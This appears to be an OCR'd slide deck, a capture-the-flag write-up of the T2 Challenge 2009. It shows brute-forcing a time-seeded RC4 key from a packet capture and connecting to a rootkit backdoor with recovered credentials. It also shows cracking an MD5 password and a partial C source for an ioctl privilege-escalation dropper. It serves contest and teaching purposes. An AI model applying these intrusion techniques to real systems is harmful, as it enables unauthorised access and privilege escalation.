



T2 Challenge 2009
www.t2.fi
Oliver Gruskovnjak



WHAT'S MY MOTIVATION...
1.) PERSONAL CHALLENGE
2.) I LOVE DOING STUFF THAT MAKE FUN
3.) T SAID I GET GIN + TONIC



YIPPEE-KI-YAY !
YOU SHOULD GO FOR
EVEN TOUGH HE'LL WORK OVER OUR HOLIDAYS...

CHAPTER ONE...

THE BEGINNING







T2 Challenge Flow Diagram
Start
Analyse Network Dump
No
GET RC4 Key
Yes
Write Client for the Protocol.
No
Communication Working
Yes
Get the Configuration of the Rootkit
No
Create Client which sends MAGIC token
Yes
Connected as unprivileged user
No
Get Rootkit Help Message
Yes
Analyse root privilege dropper program
No
Find IOCTL call
Yes
Rewrite root privilege dropper to fix coding mistake.
No
Got Root and the Secret File?
Yes
Start
Zeichenblatt 1

LEVEL 1

TCPDUMP PACKET CAPTURE

1- TIMESTAMP PACKET

2- NETBIOS PACKETS?



me	Source	Destination	Protocol	Info
000000	192.168.199.132	192.168.199.130	ICMP	Timestamp request
000251	192.168.199.130	192.168.199.132	ICMP	Timestamp reply
023707	192.168.199.132	192.168.199.130	TCP	53214 > netbios-ssn [SYN] Seq=0 Wi
023925	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53214 [SYN, ACK] Seq
024098	192.168.199.132	192.168.199.130	TCP	53214 > netbios-ssn [ACK] Seq=1 Ac
024547	192.168.199.132	192.168.199.130	NBSS	NBSS Continuation Message
024724	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53214 [ACK] Seq=1 Ac
024887	192.168.199.130	192.168.199.132	NBSS	NBSS Continuation Message
025053	192.168.199.132	192.168.199.130	TCP	53214 > netbios-ssn [ACK] Seq=14 A
025896	192.168.199.132	192.168.199.130	TCP	53214 > netbios-ssn [FIN, ACK] Seq
064873	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53214 [ACK] Seq=14 A
.181000	192.168.199.132	192.168.199.130	TCP	53215 > netbios-ssn [SYN] Seq=0 Wi
.181202	192.168.199.130	192.168.199.132	TCP	netbios-ssn > 53215 [SYN, ACK] Seq

(54 bytes on wire, 54 bytes captured)
II, Src: Vmware_dd:40:8b (00:0c:29:dd:40:8b), Dst: Vmware_89:be:bf (00:0c:29:89:be:bf)
Protocol, Src: 192.168.199.132 (192.168.199.132), Dst: 192.168.199.130 (192.168.199.130)
Control Message Protocol


```
29 89 be bf 00 0c  29 dd 40 8b 08 00 45 00   ..)..... ).@...E.
9a 6b 00 00 40 01  d0 11 c0 a8 c7 84 c0 a8   .(.k..@. ........
0d 00 5e da 44 70  00 00 04 ab 4b 0a 00 00   ....^.Dp ....K...
00 00 00 00                                  ....
```

```
ptdeb:/home/user/bf#
ptdeb:/home/user/bf# ./test -f t209-challenge.pcap -d 20000000 -1
[+] Packet number: 0
0204 05b4 0402 080a 001a ada4 0000 0000 : ................
0103 0304                               : ....
[+] Packet number: 1
0204 05b4 0101 0402 0103 0304           : ............
[+] Packet number: 2
[+] Packet number: 3
0100 0009 4563 686f 2054 6573 74        : ....Echo Test
[+] Packet number: 4
[+] Packet number: 5
0100 0009 b041 fa09 bc1f 0f2d ac        : .....A.....-.
[+] Packet number: 6
[+] Packet number: 7
[+] Packet number: 8
[+] Packet number: 9
0204 05b4 0402 080a 001a b3a7 0000 0000 : ................
0103 0304                               : ....
[+] Packet number: 10
0204 05b4 0101 0402 0103 0304           : ............
[+] Packet number: 11
[+] Packet number: 12
0200 0009 4563 686f 2054 6573 74        : ....Echo Test
[+] Packet number: 13
[+] Packet number: 14
0200 0166 d502 b246 bc6b 4a7e f89e 3b27 : ...f...F.kJ~..;'
2fcb ae5e 7d0c 04f8 753d 2489 a9e7 aa99 : /..^}...u=$.....
4b16 9534 29e4 f96a 8954 d6fc 9369 10d9 : K..4)..j.T...i..
```

SHOW ME THAT ANNOYING ALGORITHM

192.168.199.132 - PuTTY

```
631  * Control Daemon
632  ****************************
633  */
634
635 /** \fn void rc4_key(rc4_t *r);
636  * \brief Set up key structure of RC4 stream cipher
637  * \param r pointer to RC4 structure to be seeded
638  * \brief This function set the internal state of the RC4 data structure
639  * pointed to by \a r using the time() as key.
640  */
641 void rc4_key(rc4_t *r)
642 {
643   int t, len;
644   long ourtime;
645   char key[100];
646
647   memset(key, 0, sizeof(key));
648   time(&ourtime);
649   sprintf(key, "%lu", ((ourtime + 59) / 60));
650   len = strlen(key);
651
652   for(r->i = 0; r->i < 256; r->i++)
653     r->s[r->i] = r->i;
654   r->j = 0;
655   for(r->i = 0; r->i < 256; r->i++)
656   {
657     r->j = (r->j + r->s[r->i] + key[r->i % len]) % 256;
658     t = r->s[r->i];
659     r->s[r->i] = r->s[r->j];
660     r->s[r->j] = t;
661   }
662   r->i = r->j = 0;
663 }
664
```




```
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf# ./test
Usage: ./test [options] -f pcap-file
        -f      Filename
        -d      Seconds to start with
        -l      List packets in pcap file
        -p      Packet to brute force
        -n      String to check for if decrypted
        -v      Verbose output
        -h      What would that be?
ptdeb:/home/user/bf# ./test -f t209-challenge.pcap -d 20000000 -p 5 -n Echo
[+] Following packet will be used.
0100 0009 b041 fa09 bc1f 0f2d ac        : .....A.....-.

[!] If this is not the right packet abort now.
[+] Key Found: '20842485'

Echo Test

ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
```

192.168.199.132 - PuTTY

```
0ac0 5477 d836 2502 d5fb a3f9 8f86 b014 : ..Tw.6%.........
a25a f705 a515 09cd 2513 9e1c 8359 5450 : .Z......%....YTP
aa04 5ef5 1119 b381 7ed9 7f98 59ba 5e61 : ..^.....~...Y.^a
0150 20c7 09b7 d527 6f8e 9a5c ca4c 5741 : .P ....'o..\.LWA
e9fe b74e 828d 6db8 e34a 7733 dd3b 70e4 : ...N..m..Jw3.;p.
79e9 5739 f7ac 5876 14cc eda4 aeba 9331 : y.W9..Xv.......1
46dc e151 efda dae5 d75f 2e17 af41 6c65 : F..Q....._...Ale
b6d0 893f 18a3 648c b221 dbf5 6af5 1146 : ...?..d..!..j..F
e3a8 bf27 1bf2 42d0 7c77 b08a 1b45 1b4f : ...'..B.|w...E.O
5c4e b90a 2bc6 2181 3994 5157 00cd 67f7 : \N..+.!.9.QW..g.
385a f8ff 34bd b9ce a000 7c10 344f af75 : 8Z..4.....|.4O.u
7669 ebd4 ecef ae20 f6c1 4b85 d748 b8bc : vi.....  ..K..H..
7bab bef7 3eeb 7779 312b fbd7 9167 f926 : {...>.wy1+...g.&
8c9b c464 a4f1 ab6b c1b5 a316 53f3 fcf8 : ...d...k....S...
2405 b32a 4c21 22ea 3ec2                : $..*L!".>.

[!]If this is not the right packet abort now.
[+] Key Found: '20842485'

          sysname: 'Linux'
          release: '2.6.25.20'
         nodename: 'OpenWrt'
          version: '#1 Mon Aug 17 22:27:52 BST 2009'
          machine: 'i686'
       domainname: '(none)'
    Backdoor Mode: 'Connect back shell'
 Backdoor Activate: 'TCP [Magic Key + Port] in Payload'
 DL Image Location: 'http://www.t2.fi/ch/chl.tar.gz'


? oX

ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
ptdeb:/home/user/bf#
```

LEVEL 2

THE IMAGE

1- CONTROL DAEMON


2- BACKDOOR

ACTITIVATING THE CONTROL DAEMON


```
home/user#
home/user#
home/user#
home/user#
home/user#
home/user#
home/user#
home/user#
home/user#
home/user#
home/user#
home/user#
home/user# nmap -sV -T5 -n 192.168.199.130

g Nmap 4.62 ( http://nmap.org ) at 2009-09-24 00:30 BST
ting ports on 192.168.199.130:
wn: 1714 closed ports
STATE SERVICE VERSION
open  ssh     Dropbear sshd 0.51 (protocol 2.0)
ress: 00:0C:29:89:BE:BF (VMware)

 detection performed. Please report any incorrect results at http://nmap.org/submit/ .
ne: 1 IP address (1 host up) scanned in 0.305 seconds
home/user#
home/user#
```

```
:/home/user#
:/home/user# hping -1 --icmp-ts -c 1 192.168.199.130
 192.168.199.130 (eth0 192.168.199.130): icmp mode set, 28 headers + 0 data bytes
6 ip=192.168.199.130 ttl=64 id=34663 icmp_seq=0 rtt=0.4 ms
timestamp: Originate=85191948 Receive=2208202 Transmit=2208202
timestamp RTT tsrtt=1


92.168.199.130 hping statistic ---
kets transmitted, 1 packets received, 0% packet loss
-trip min/avg/max = 0.4/0.4/0.4 ms
:/home/user#
:/home/user#
:/home/user# nmap -sV -T5 -n 192.168.199.130

ing Nmap 4.62 ( http://nmap.org ) at 2009-09-24 00:40 BST
esting ports on 192.168.199.130:
hown: 1713 closed ports
   STATE SERVICE      VERSION
p  open  ssh          Dropbear sshd 0.51 (protocol 2.0)
cp open  netbios-ssn?
ddress: 00:0C:29:89:BE:BF (VMware)

ce detection performed. Please report any incorrect results at http://nmap.org/submit/ .
done: 1 IP address (1 host up) scanned in 68.956 seconds
:/home/user#
:/home/user#
```

LET'S CONNECT TO IT AS WE KNOW NOW THE KEY GENERATION ALGORITHM



```
ptdeb:/home/user#
ptdeb:/home/user# ./t2client -t1 -h 192.168.199.130 -d 'Echo Test' -s 57
Echo Testptdeb:/home/user#
ptdeb:/home/user#
ptdeb:/home/user# ./t2client -t2 -h 192.168.199.130 -d 'Echo Test' -s 57
           sysname: 'Linux'
           release: '2.6.25.20'
          nodename: 'OpenWrt'
           version: '#2 Fri Sep 4 12:07:27 BST 2009'
           machine: 'i686'
        domainname: '(none)'
     Backdoor Mode: 'Connect back shell'
 Backdoor Activate: 'TCP [Magic Key + Port] in Payload'
 DL Image Location: 'http://www.t2.fi/ch/chl.tar.gz'


ptdeb:/home/user#
ptdeb:/home/user#
ptdeb:/home/user#
ptdeb:/home/user#
ptdeb:/home/user# ./t2client -t3 -h 192.168.199.130 -d 'Echo Test' -s 57
GIF89a
...
ptdeb:/home/user# PuTTYPuTTY
```



LET'S CHECK THIS DATA

IT IS REALLY A PICTURE...

```
QWERTY:CHALLENGE USER$ FILE CHALLENGE.GIF
CHALLENGE.GIF: GIF IMAGE DATA, VERSION 89A, 256
X 35
QWERTY:CHALLENGE USER$
```

!@@#$%^&*(

username: T2_adm
password: 6293dc3ebd0313910da1debea30305e3
tcp magic: T2CHALLENGEROCKS

WAIT I REMEMBER READING SOMETHING

BACKDOOR MODE:
'CONNECT BACK SHELL'
BACKDOOR ACTIVATE:
'TCP MAGIC KEY IN PAYLOAD'

LET'S CRACK THE HASH

```
FDG2OW# JOHN --
FORMAT=RAW-MD5 PWD_T
LOADED 1 PASSWORD HASH
(RAW MD5 [RAW-MD5])
T2DEF          (ROOT)
GUESSES: 1  TIME:
0:00:00:03 (3)  C/S:
3287K  TRYING: T2DEF
FDG2OW#
```

LET'S CONNECT TO THE BACKDOOR

```
ptdeb:/home/user#
ptdeb:/home/user# ./client 192.168.199.130 22
[+] Socket created
[+] Socket created
[+] Connected to target server
[+] Writing to target
Username:T2_adm
Password:t2def


 -=[ Welcome to the T2 lkm shell w00t w00t ]=-

            sysname: 'Linux'
            release: '2.6.25.20'
           nodename: 'OpenWrt'
            version: '#2 Fri Sep 4 12:07:27 BST 2009'
            machine: 'i686'
         domainname: '(none)'
 Partial Email-Hash: '7ea81194f4bf2e26333bd9fdf5df8309'
             Module: '/lib/modules/2.6.25.20/ch109.ko'



BusyBox v1.11.2 (2009-09-04 11:07:30 BST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/bin/sh: can't access tty; job control turned off
/ $
/ $
```

LEVEL 3

LOCAL ACCESS

1- HIDDEN FILES

2- PRIVILEGE ESCALATION

BACKDOOR HELP MENU

```
/ $
/ $
/ $ bdhelp

-=[ T2 ROOtkit Help Menu ]=-

--- Buildin Commands ---
[ bdhelp ]      This command shows this help
[ hfiles ]      This command will disable/enable hidden files
--- Standalon Binaries ---
[ /bin/ioctl ]  This binary will give you root privs

/ $ hfiles


 -=[ File hiding is deactivated ]=-


 -=[ Search for files with ch109 in filename ]=-


/ $ find / -name "*ch109*" 2> /dev/null
/usr/lib/opkg/info/kmod-ch109.list
/lib/modules/2.6.25.20/ch109.ko
/lib/config/specs/ /ch109
/lib/config/specs/ /ch109/hiddench109file.txt
/etc/modules.d/90-ch109
/sys/module/ch109
/ $ cat "/lib/config/specs/ /ch109/hiddench109file.txt"
cat: can't open '/lib/config/specs/ /ch109/hiddench109file.txt': Permission
/ $
/ $
```

```
/ $ id
uid=65535 gid=1217500843
/ $
/ $ which ioctl
/bin/ioctl
/ $
/ $ ioctl
-=[ T2 Privilege Escalation ]=-
Now you should be root or something went wrong ;)

/ $ id
uid=65535 gid=1217500843
/ $
```

LET'S STRACE IT...

```
b:/home/user#
b:/home/user#
b:/home/user#
b:/home/user#
b:/home/user# ls ioctl
l
b:/home/user# strace -x -f -s255 ./ioctl
ve("./ioctl", ["./ioctl"], [/* 16 vars */]) = 0
e({sys="Linux", node="ptdeb", ...}) = 0
0)                                      = 0x893b000
0x893bcb0)                              = 0x893bcb0
thread_area({entry_number:-1 -> 6, base_addr:0x893b830, limit:1048575, seg_32bit:1,
:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0
0x895ccb0)                              = 0x895ccb0
0x895d000)                              = 0x895d000
l(0, 0x31337, 0xbfa6041c)               = -1 EINVAL (Invalid argument)
t64(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 0), ...}) = 0
2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7f5f000
e(1, "-=[ T2 Privilege Escalation ]=-\n"..., 32-=[ T2 Privilege Escalation ]=-
32
e(1, "Now you should be root or something went wrong ;) \n"..., 51Now you should be
ng ;)
51
e(1, "\n"..., 1
                = 1
ve("/bin/ssh", ["/bin/sh", "-i"], [/* 4 vars */]) = -1 ENOENT (No such file or direc
_group(0)                               = ?
b:/home/user#
b:/home/user#
b:/home/user#
```

192.168.199.132 - PuTTY

```
#include <sys/ioctl.h>
#include <stdio.h>
#include <unistd.h>

int main(void)
{
#define T2 0x31337
#define HOME  "/"

  char *earg[4] = { "/bin/sh", "-i", NULL, NULL };
  char *env[] = { "TERM=linux", "HOME=" HOME, "PATH=/bin:/usr/bin:/sbin:/usr/local/bin",
", NULL};
  unsigned long t;
  ioctl(0, T2, (unsigned long) &t);

  printf("-=[ T2 Privilege Escalation ]=-\n");
